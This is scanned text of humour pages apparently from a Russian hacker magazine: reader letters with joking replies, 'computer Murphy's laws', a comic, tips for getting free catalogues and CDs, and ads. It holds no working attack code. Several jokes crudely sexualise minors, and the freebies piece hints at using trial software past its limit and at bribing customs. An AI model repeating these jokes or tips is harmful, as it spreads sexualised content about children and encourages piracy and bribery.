Все твои критические пожелания мы непременно учтем. Рубанский даже расстроился, что тебе девчонки на полупорно-дето-взрослых картинках не понравились. А у него, между прочим, есть тренировочные штаны (зеленые!), и они все уклеены аппликациями из таких девчонок. Смотрится - супер, Руслан говорит, что ему летом на пляже проходу не дают (правда, не уточняет, кто, но это и не важно). Ну, а по поводу конкурсов с падарунками - не сомневайся, будут. И конкурсы будут, и падарунки будут всякоразные, гарные, так сказать. Одним словом, все будет хорошо, не сомневайся. Пиши нам, а мы, в свою очередь, если вдруг раздобудем халявный инет-экаунт в Беларуси, - сразу тебе закинем. Твои проклятые москали.
ЗЫ: Да-да! И твой адрес St_OXYgen@mail.ru я никому не скажу! Даже не совнемайзя. :)

Письмо:
От:gni0910@gni09.nalog.rospac.su

Hi, Holod и Десятый Хакер!
Вот каким представляется компьютерный трейдинг мне, обыкновенному чабану совхоза. Купить захудалого барана - не проблема, даже не отходя от кошары. Но хочется такого, племенного, мясисто-шерстистого и желательно с некоторым количеством серого вещества. Вот тут-то и должен прийти на помощь Интернет с его обширными информационными возможностями. Вроде бы все ясно. Заказываю в австралийской овцеферме партию баранов с вышеназванными параметрами, перечисляю дэнги. Проблем нет. Все решается быстро и четко. А как быть с перекочевыванием товара? Бараны не последовательность битов и байтов, их в телефонную линию не втиснешь! А запихнешь - так обязательно разбегутся и нагадят, что, само собой, приведет к увеличению траффика. Единственным выходом мне представляется транспортировка методом клонированной телепортации через гиперобразное пространство в формате HFML (Hyper Face Meta Language).
Существуют два способа реализации этого метода. Первый - способ подгонки по Дежа. Второй - способ по Вю. (Ударения в фамилиях ученых-исследователей стоят на последнем слоге). Способ Дежа самый простой. Он лишь эмулирует транспортировку плоти австралийского барана. То есть на одном конце провода, в пригороде Сиднея, через систему датчиков привязан первый объект. Данные перепразляются на другой конец провода, где стоит второй обыкновенный объект. Воздействуя на определенные участки мозга, добротный генетический код переписывает злокачественный код нашего барана. Все просто, как нортонкоммандеровский F5 (если кто еще помнит). Таким образом, наш объект подгоняется под австралийский. Способ Вю немного позаковыристей. Тут никакого обмана. Первый объект помещается в синхрофазотрон. Бомбардируется некоторой кваркомезонней-тронной смесью с первой космической скоростью. Баранина расщепляется на элементарные частицы и в таком виде переправляется через океан.
Ну так вот. Уважаемые десять акеров (Хакер)! Правильно ли я понял идею компьютерной торговли? Ответьте, пожалуйста.
Если кому-то покажется, что я не дружу со своей головой, приезжайте и убедитесь в обратном на опытном участке нашего совхоза.
сексакал Murat Chaban
секспублика Карачаево-Черкесия
сексаул Али-Бердуковский
З.Ы.: Не боись, налогом не облагУ. Просто у меня в ауле другого адреса нет.

Гамарджоба тебе, славный генацвали Мурат-Чабан! Да преисполнится твой фужер киндзмараулями и напереулями до краев, да будут ветвисты и прочны рога твоих баранов аки алмазная стружка! Да возблестят твои сапоги, як у кота йенгзы! Дарова, короче.

На письма отвечал Холод



Идея компьютерной торговли твоему светлому уму далась абсолютно правильно. Да и мы с Покровским вот уже два дня бредим идеей торговли баранами с Австралией. Решили так поступить: мы австралийцам Кибизоида (для обмена опытом) или Торика, а они нам - двух баранов или даже четырех, если хорошо сторгуемся. Кстати, а тебе в твоем опытном колхозе не нужны ламеры? Отличное средство от насекомых. Если передавать ламера по Интернету методом Дежа, а на том конце провода поставить барана, то получится очень прикольное животное. Будешь его дома держать - все тараканы повыведутся, вот увидишь. Им жрать нечего будет.

Впрочем, от темы мы отклонились. Итак, мы с Синтезом готовы быть твоими посредниками в баранощорговле с Австралией. Ты нам напиши, как соберешься первую партию переправлять. Мы заодно и к тебе приедем, опытное твое хозяйство посмотрим. В общем, в ближайшее время жди нас в гости всей командой.

З.Ы. Киндзмараули доставай, да?

Письмо:

От: kunf (kunf@mail.ru)

Блин... люди, у вас там, видимо, у всех башни посрывало... Я как прочитал ваш мартовский - смеялся сутки... до сих пор слезы на глаза наворачиваются... Кошмар - я тут все это своей девушке поведал... всем подругам тоже... О-о-о-о-о!!! Чего тут с ними со всеми получалось - это, блин, прям просто шщоыа какая-то!!! У вас там, вроде, писалось как и что, и куда пойти, да и что сделать... Так вот, я в общем все это прочел и понял, как надо ловить девушек - берем мартовский Х за конец, вешаем на крючок, типа там какой-нить рыболовный. Удочку с этим самым крючком и висящим на нем мартовским Х берем в руки и идем на Манежную площадь, размахивая удочкой и распугивая пенсионеров и прочих ненормальных... И вот тогда-то как раз девушки все и сбегаются на запах мартовского Х. Тут просто надо взять сачок и ловить их, пока они не разбежались... Так что спасибо там вам всем за столь полезную и свежую информацию - она меня смешила, меня с нее плющило и колбасило и вяк... вот. И еще дизайнер - просто супер - постарался. Такие там всякие прикольные глючности в Х встречаются... в общем, я тут шщыоа сам от вас и своего письма - ублинованность моя несоизмерима с моим мозгом... Все, вам спасибо, дорогие люди, делающие Х... вот... все, башня не может писать, а руки все долбят по клавиатуре - щас пойду чаты терроризировать и прочие дебри инета раскапывать или просто блевать в сортире, так как за время написания письма весь тот спирт, который я сегодня поглотил, стал ощущать себя плохо, и рвется наружу... вот... все...

kunf/



Приветище, дружищще Кунф. Уж чего я только на свете не видал, а вот такого, как сегодня довелось, раньше не попадалось. Иду, значить, по Манежке, там куча народу отдыхает, солнечно так - и вдруг крики: «Облава! Облава!», и бежит шеренга мужиков прям через дорогу, человек десять. Все с сачками и с нашим журналом наперевес. Толпа отдыхающих - в стороны, дикий гул, гам, неразбериха, и вдруг - выбегают из остатков толпы эти самые мужики с сачками и Х в руках, и у каждого в сачке - по две, а то и по три девушки. Жуть! Подлетает автобус с тонированными стеклами, они все с добычей внутрь - ПРЫГ!, и только их и видали. Автобус - по газам и ушел в направлении Волоколамского шоссе. Такие дела!

К слову сказать, Кунф, милиция просит всех свидетелей происшествия связаться с ней и объяснить, куда делись девушки. Но я им НИЧЕГО не скажу. :) А ты?

З.Ы. Не стоит брать мартовский Х за конец - ему будет не по себе, и к тому же он может тебя испачкать =) - полиграфия, знаешь ли, маркая...

Самое дурацкое письмо номера:

От: Berserker [SMTP:berserkerrr@rbcmail.ru]

Типа, звеняйте, что я вас достаю. Я, типа, только что журнал ваш новый купыл. А там майки шустрикам раздають. А мине абыдна, мине на данный момент бмажечная почта недоступна. На работе ужо я. А я гадина жадная, я майку хочу 8E~~~. Вот не выдержал и шлю имитацию бумажного пысьма. Отсканил купончик и... Простите за жадность, но так маечку хоца – прям не могу.



Кому : 101000, Москва, Гавпочтамт, а/я 625, Хакер
От кого : 115612, Москва, улица Борисовские пруды, дом 18, корпус 1,квартира 494, Соловьев Алексей
Бест регардс, Берсеркер.

ПЛЮС ЕЩЕ ОКОЛО ПЯТИДЕСЯТИ ПИСЕМ АНАЛОГИЧНОГО СОДЕРЖАНИЯ.



Ну, здравствуйте мои дорогие любители электронной почты. Что тут скажешь? Парой писем выше мы с Мурат-Чабаном обсуждали проблему пересылки баранов из Австралии через Интернет, а теперь вот – майки. Можно, конечно, попробовать переслать их по методу Дежа, любезно описанному гражданином Мурат-Чабаном, но есть способ лучше. Каждому из вас, приславших отсканенный купон, в самое ближайшее время будет послана (нам их не жалко) футболка. Причем, тоже по емайлу. Тоже, естественно, отсканенная, в нестандартном разрешении 650 точек на дюйм, в формате *.bmp, без какой-либо компрессии, чтобы не попортить качество. К каждой футболке будет прилагаться подшивка Волгоградской газеты «Вечерний Телеграф», а также два номера журнала «Юный Техник» и одни (тоже отсканенные) женские трусы пятьдесят шестого размера в том же разрешении и том же формате. Желаю вам заполучить подарки как можно быстрее (надеюсь, у вас не короче 57600)...

Компьютерные законы Мерфи

Даниил Шеповалов (dan@xaker.ru)

Бум шанкар, дорогие мои извращенцы! Как вы, конечно, помните, несколько месяцев назад я уже обращался к теме законов Мерфи, точнее, к их квакерской версии. Ну, типа "Действие защитного костюма заканчивается как раз в тот момент, когда вы, проплыв десять метров в глубину токсичных отходов, взяли BFG и quad damage.". Так вот, с тех пор я без устали выискивал все новые и новые области приложения этой весьма актуальной теории. Хотя, честно говоря, мне даже не приходилось их выискивать - они меня всегда сами находили. Как чудесно, например, было остаться в феврале без квартиры и ночевать две недели под Кантемировским мостом около бочки с горящим мусором. Еще долго я буду вспоминать эти прекрасные звездные ночи... Да-с, было время, ну, об этом я, пожалуй, подробно напишу в своей книге "Психоделическая разведка и нездоровые способы мышления". Итак, мною были найдены десятки областей жизнедеятельности рядового компьютерщика, в которых закон Мерфи выполняется самым что ни на есть лучшим образом. Я даже записал в блокнот ориентировочные названия будущих заметок:
- "Законы Мерфи для включения газовых плит".
- "Законы Мерфи для полугодовых зарплат и банд гопников".
- "Законы Мерфи для несовершеннолетних проституток и статей N135 Уголовного кодекса РФ".
- "Законы Мерфи для курток со всеми деньгами и документами".
- "Законы Мерфи для чашек с чаем и только что приобретенных компьютеров".
Не буду продолжать, скажу лишь, что этот список содержит еще около 170 пунктов. Но на этот раз я ограничусь лишь несколькими компьютерными законами.

Если вы только что купили жесткий диск емкостью эдак 13 гигабайт, значит сейчас, выходя из магазина, вы споткнетесь о ступеньку и вдребезги разнесете покупку о дверной косяк.

Замечание: если винт не разлетелся на части и сохранил свой товарный вид, однако не работает, значит вы уроните его на пол в гарантийной мастерской.

Если завтра вам надо сдавать программу заказчику, а вы еще даже и не начинали ее писать, то в течение часа должно произойти хотя бы одно из следующих событий:
- в вашем районе отключат электроэнергию
- ваш кот блеванет прямо на материнскую плату включенного компьютера
- отлаживая программу, вы случайно измените дату, вследствие чего сработает полиморфный вирус, который дважды форматирует винт, записывает в BIOS поэму "Евгений Онегин", а затем выводит на экран надпись "Йо-хо-хо, ублюдок!"
- ваш компьютер будет взорван мощным энергетическим импульсом из космоса.

Если вы случайно удалили очень важный файл, то в ту же секунду Windows начнет создавать на месте этого файла 200-мегабайтный своп, после чего файл абсолютно невозможно будет восстановить.

Если вы оставили любимую девушку "поиграться с компьютером", пока вы принимаете душ, то должно произойти примерно следующее: она случайно ткнет мышкой на "Проводник", затем на папку "Temporary Internet Files", а затем, опять же совершенно случайно, как раз на тот графический файл, где изображено групповое совокупление несовершеннолетних членов секты "Минет у ослика".

Если вы только что собрали свой новый мега-крутой компьютер, включили, проверили его работоспособность, и вам осталось только закрыть его крышкой, значит сейчас вы уроните отвертку на материнскую плату.

После этого произойдет замыкание на корпус, на маме обуглятся почти все дорожки, вылетит проц, память и видео-плата, зато совершенно не пострадают все предусмотренные производителем предохранители.

Ни одна, я подчеркиваю, ни одна чужая дискета, которую вы проверяете на вирусы, не содержит их. Вирусы содержат только те дискеты, которые вы не проверяете.

В Интернете есть абсолютно все, кроме реферата на тему "Фондовые биржи".

Драйвер для вашего CD-ROM'а можно достать только в Интернете. Драйвер же для модема находится на компакт-диске.

Если вы скачиваете 30-мегабайтный файл Internet Explorer'ом без возможности докачки, значит связь оборвется на последнем килобайте.

Если ваш комп не заводится, и вы считаете, что проблема в процессоре, значит виновата мать. Об этом вы узнаете, когда сгорит проц, который вы одолжили у приятеля для проверки.

Любая ваша программа выполняет на компьютере заказчика лишь одно действие: "General Protection Fault".

Любой шлейф можно вставить правильно лишь с четвертого раза.
Замечание: когда вы будете пробовать третью комбинацию, обязательно что-нибудь сгорит. Не важно, что такого не может быть: сгорит и все!

Если летом, решив прикупить себе памяти, вы подумаете: "Подожду-ка я лучше до осени, куплю подешевле", значит в августе стоимость модулей памяти увеличится раза в 4.

Драйверов для вашей сетевой карты не существует в природе.
Замечание: равно как и документации к вашей материнской плате.


Не важно, что именно вы хотите купить: все равно ни в одной компьютерной фирме города этого нет.






Приключения Хакера Иванофф
Выпуск 4
Украденная Голова
проект Хихуса [xixyc@xakep.ru]
ХОФМАН УДИРАЕТ! В ПОГОНЮ!
ВРЕШЬ, НЕ ВОЗЬМЕШЬ!
КРОВАВЫЕ СЛЕДЫ ХОФМАНА ВЕЛИ К ВОРОТАМ НУЛЬ-ТРАНСПОРТИРОВКИ.


ЧТО ЖЕ НАМ ДЕЛАТЬ, ОН ЖЕ МОГ УЙТИ В ЛЮБОЙ ИЗ 300000 МИРОВ ФЕДЕРАЦИИ!
НЕ ДРЕЙФЬ, МАМАНЯ, С ВАМИ ХАКЕР ИВАНOFF. ЩА ЛОМАНЕМ ЗАМОЧЕК И ВСЕ УЗНАЕМ.



ЭТО НАМ РАЗ ПЛЮНУТЬ !





СМОТРИ, НА ЭКРАН МОЕГО НАРУЧНОГО КОМА. СЕЙЧАС МОЯ СУПЕРОТМЫЧКА ОПРЕДЕЛЯЕТ ЧИП ПО СИГНАЛУ ЗАПРОСА


34F45Y GV.566
АГА! КАК Я И ДУМАЛ, ПОЛНОЕ СТАРЬЕ. ЭТИ ФЕДЕРАЛЫ ВЕЧНО ЭКОНОМЯТ НА ОБОРУДОВАНИИ, А ПОТОМ НОЮТ...


ТАК, ЗАСЫЛАЕМ ЕМУ МОЕГО ТРОЯНА, ЩА ОН НАМ САМ ВСЕ РАССКАЖЕТ, КАК НА ДУХУ...


ВСЕ, ПОШЛИ КОДЫ УПРАВЛЕНИЯ ВОРОТАМИ. ПРИГОТОВСЯ, СЕЙЧАС БУДУ ОТКРЫВАТЬ...


СЕЗАМ, ОТКРОЙСЯ!
Я ЛУЧШЕ В СТОРОНКУ ОТОЙДУ..


ТРУСИШКА! ВСЕ БУДЕТ В ПОЛНОМ..
ОЙ, ЧТО ЭТО ?


КАРАУЛ !!! ЗАКРЫВАЙ СКОРЕЕ, ЭТО НЕ ТОТ МИР!


ГОВОРЯТ, ЭТИ РЫБЫ НАЧИТАЛИСЬ ГАЗЕТ И ПОСЛЕ ЭТОГО СОВСЕМ ОЗВЕРЕЛИ.


Я УНИЧТОЖУ ЭТОТ ВОНЮЧИЙ РЫБНЫЙ МИР!
ПРО МИР НЕ ЗНАЮ, А ВОРОТА ТЫ УЖЕ УНИЧТОЖИЛ. ПОШЛИ ИСКАТЬ ДРУГИЕ...



СНАЧАЛА ХАКЕРАМ ПОПАДАЛИСЬ КАКИЕ-ТО НЕ ТЕ МИРЫ...



ТОЛЬКО 32-АЯ ПОПЫТКА ДАЛА, НАКОНЕЦ, РЕЗУЛЬТАТ...









ВНЕЗАПНО, ЗА СПИНОЙ ИВАНОFF РАЗДАЛСЯ ГОЛОС....







СПРОСИЛ РОБОТ-САНИТАР.





ПРОДОЛЖЕНИЕ СЛЕДУЕТ...

http://chooser.mp3.com/cgi-bin/promo/103songs-reg.cgi

Вам, туристы!

Вооружиться подобными туристическими каталогами, бравируя тем, что они были высланы тебе лично и не кем-то там, а “лично президентом фирмы” (большинство каталогов имеют текстовый вкладыш типа “Уважаемый Господин Сидоров…” и в конце “…целую, Президент Компании…”), ты можешь на сервере **http://www.wwb.com**

WWB.com - это посредник, т.н. “бесплатный магазин”, оформляющий заказы на раздачу туристических каталогов. По сути - это огромная база данных, с помощью которой можно отыскать то, что нужно. А затем, одним нажатием на кнопку, сгенерировать запросы для всех агентств. Очень толковый, удобный и проверенный сервис: лично мной с их помощью было получено более двух десятков красочных и увесистых каталогов. Все расходы по пересылке берут на себя туристические агентства и их партнеры. Примечание: поскольку большинство каталогов - гроссбухи по 50-200 страниц, почта может приходить либо бандерольками, либо заказными письмами. Кроме того, ряд агентств (в частности американских) не желает отправлять свою продукцию в страны СНГ. Мотивация: нема у вас грошиков на это.



Вам, автомобилисты!

Другой сервер на тему “помечтать” - **http://www.isuzu.com/brochures.htm** Вся гамма моделей популярного внедорожника ISUZU. Высылается увесистой бандеролью, включающей в себя несколько каталогов, брошюрок, рекламных страниц и двух-трех никчемных бумажек. Одна из них гласит: “Сударь! Если Вы желаете приобрести наш автомобиль в лизинг, то нет ничего проще: выбирайте что душе угодно, заключайте он-лайн контракт, платите по кредитке каждый месяц по 200-300 баксов и тачка Ваша!” Не уверен, что все так просто, но предложение достойно того, чтобы взять его на вооружение: немногие торговые представительства предлагают лизинг вот так, с порога, без оглядки на лица и карманы, их

Бесплатный сыр http://www.fox.tt.ee/cheese

www.isuzu.com/brochu

Консервы “Вискас”, как и леденец “Чупа-Чупс”, – это, конечно же, не бутербродик с килечкой под “сто грамм” в хорошей компании, но лучше, чем ничего. Как и халявные каталоги, получаемые через Интернет: не лучший подарок любимой на 8 марта, день рождения, день свадьбы или же день развода, но тоже не мусор. Кроме того, в умелых руках они могут оказаться весьма эффективным подручным средством воздействия на подверженную романтическим мечтаниям неокрепшую психику девочки. Например, перелистывая туристические каталоги, можно заметить: “…любимая, вот сюда мы поедем, когда ты выйдешь за меня замуж…”. Или наоборот: “…смотри, дура: сейчас я поеду вот сюдашеньки; а ты со своим новоиспеченным останешься дома, кастрюли драить, поняла?..”



Вам, радиослушатели!



Продолжим музыкальную тему: **http://chooser.mp3.com/cgi-bin/promo/103songs-reg.cgi** . Ни много, ни мало - халявный компакт: регистрируешься и "...and get 100 songs from all of the music that you live by: Alternative, Electronic, Hip Hop/Rap, Rock/Pop and Metal". Мало того, что бесплатно, так еще и через Сеть тащить не надо: 100 песен, каждая по 3-4 минуты; это часов на 200 потянет, если через модем качать. Да и провайдер не похвалит тебя за 600 мегабайтный траффик. А тут - совершенно бесплатно, на диске и по почте. И это еще не все: после заполнения анкеты ты автоматически становишься членом visitalk.com - софтверной компании, предлагающей услуги бесплатной аудио/видео телефонии "ПиСюк - ПиСюк". И это еще не все: если хорошенько попросить, то получаешь еще в нагрузку бесплатную "теле-гарнитуру" - наушник с микрофоном, надеваемый на голову. Ну, наподобие того, с которым секретарша из сисястого сериала с Памеллой Андерсон (про охранное агентство, запамятовал название) спать ложилась. Между прочим, если покупать, то такая штука обойдется тебе в 20 зеленых. А тут - безвозмездно, т.е. даром. Опять же высылают куда попало, т.е. на родину Пушкина, Толстого и Лермонтова - в том числе.

сопровождающие. Каталоги и брошюрки впечатляющие: вполне сгодится для продолжения разговора с любимой "...а вот этот джипчик я подарю тебе на 100-летие нашей свадьбы".

Чтобы доказать серьезность своих намерений - объехать весь мир за рулем авто (вместе с ней, разумеется) - можешь продемонстрировать и компакт-диск от **http://www.auto-europe.com/** , содержащий дорожно-туристическую информацию по Западной Европе. Помимо диска ты получишь еще парочку иллюстрированных каталогов аналогичного содержания и очень полезную карту Европы. На которой все расстояния указаны не в километрах или милях, а в часах, необходимых для преодоления обозначенных маршрутов. Что примечательно: если сравнить 500 километровое расстояние между Германией и Францией, то по "часо-метражу" на него уйдет ровно столько же времени, сколько на преодоление 50 километров участка "Россия - Польша". Впрочем, справедливости ради, отмечу, что и на участок "Республика Беларусь - Польша" времени уйдет не меньше. Но все равно приятно: в прошлом году подобные маршруты, т.е. задевающие самостийные и незалежные экс-СССР страны, были и вовсе не указаны. Данные проверены на личном опыте: действительно, все как написано, так и есть в жизни. Правда, в комментариях не сказано ни слова о том, что если дать "на лапу" таможеннику, то границу можно преодолеть раза в 4 быстрее.
Для получения каталогов и диска следует выбрать ссылку "Request a Brochure": точного адреса не указываю, поскольку каждый день этот линк меняется. Видать, боятся нашего брата - халявщика. Анкетная форма, как и ее механизм, откровенно ламерские (хотя сам сервер оформлен прилично): три поля - имя, мыло и почтовый адрес. Жмешь на кнопку - срабатывает sendmailer, выдающий устрашающее сообщение типа "почта отправлена"... странно, деньги на изготовление дисков есть, а на нормальный скрипт feedback - нет... Но диски высылают: один я получил в прошлом году и еще один - в этом.

Вам, вирусологи!

Ну что, скачал себе хацкерских прог? А там вирус? Что б я... чего?... Понял, не дурак: тогда держи бесплатный диск от **http://apl.ru/free_cd/form_for_freecd.htm** . Кстати, русская контора, антивирусная. Как гласит надпись на сайте "...Все оценочные версии продуктов Trend Micro являются полнофункциональными и будут работать в течение 30 дней после инсталляции...". Ну, что мне на это сказать? Можно, конечно, быть честным россиянином и через 30 дней повесить диск на стенку. А можно и... Короче, если диск (бесплатный) тебе не нужен, иди на **http://www.pc-cillin.com/** и скачай через вэб бесплатную версию. А если нужен - заполняй анкету и жди посылочку. Анкета простая: список государств - из состава экс-СССР. Т.е. не желающие знаться с Россией, бывшие советские и социалистические, также включены в нее. Примечательно, что некоторые государства указаны на национальных языках, например, "Украіна, Estonia"; некоторые на русском - "Армения"; а некоторые по-старинке - "Белоруссия". "Ноги" анкеты выглядят устрашающе: "количество рабочих станций, установленных в вашей организации (кто больше?)?"; "ОС компов?"; "желаете ли вы, чтобы с вами связался (и после никогда в жизни не отвязался) менеджер по продажам?". И т.д. и т.п. Если подойти с душой к ее заполнению, на "все про все" уйдет от силы минуты две (проверено). Что, в общем-то, можно простить, запрашивая бесплатный CD.

Вообще, лично мной замечено, что получить что-либо на халяву гораздо проще, нежели получить то же самое за деньги. Смотри сам: если "на халяву", то просто анкета и все. Никаких там тебе душевных переживаний и прочего. Стоит только связаться с он-лайн платежами, как тут же всплывают проблемы секьюрити, дополнительных трат на пересылку, оплату таможенных сборов и прочего. А так - халява: спрос невелик. Если и прицепятся где, например, на таможне, то откреститься можно в миг: не виноватая я, он сам ко мне пришел - и хоть ты меня режь! А с "заказными" вещами такой трюк уже не пройдет: денег жалко уплаченных, однако.

И вообще - если хочешь знать побольше о "халяве" и не только о ней - подписывайся на рассылку "Бесплатный СЫР: бесплатности и заработок в Сети", подписная форма есть на **http://www.fox.tt.ee/cheese** . И всегда будешь в курсе текущих событий!

Будь здоров, коллЭга!



ures.htm









w.wvb.com



ТЕБЯ!!!

Если ты крутой **web–мастер**, **художник** **векторной графики**, **flash–аниматор**, **web–редактор**, то тебе уже давно пора влиться в нашу команду!
Мы не жадные и за хорошую работу платим хорошие деньги.
Пиши и присылай свои работы **на**

webauthors@xakep.ru

webauthors@xakep.ru


camelot sport
skatewear
Товар сертифицирован
оставь свой след
CAMELOT © 2000
магазины CAMELOT :
ул. Нижняя Радищевская
д. 5/2 (около метро
"Таганская" кольцевая)
915 0405
Центр
ул. Никольская
д. 11/13 стр. 3
298 3855
ВВЦ
пав. "Москва"
2-й этаж
974 7779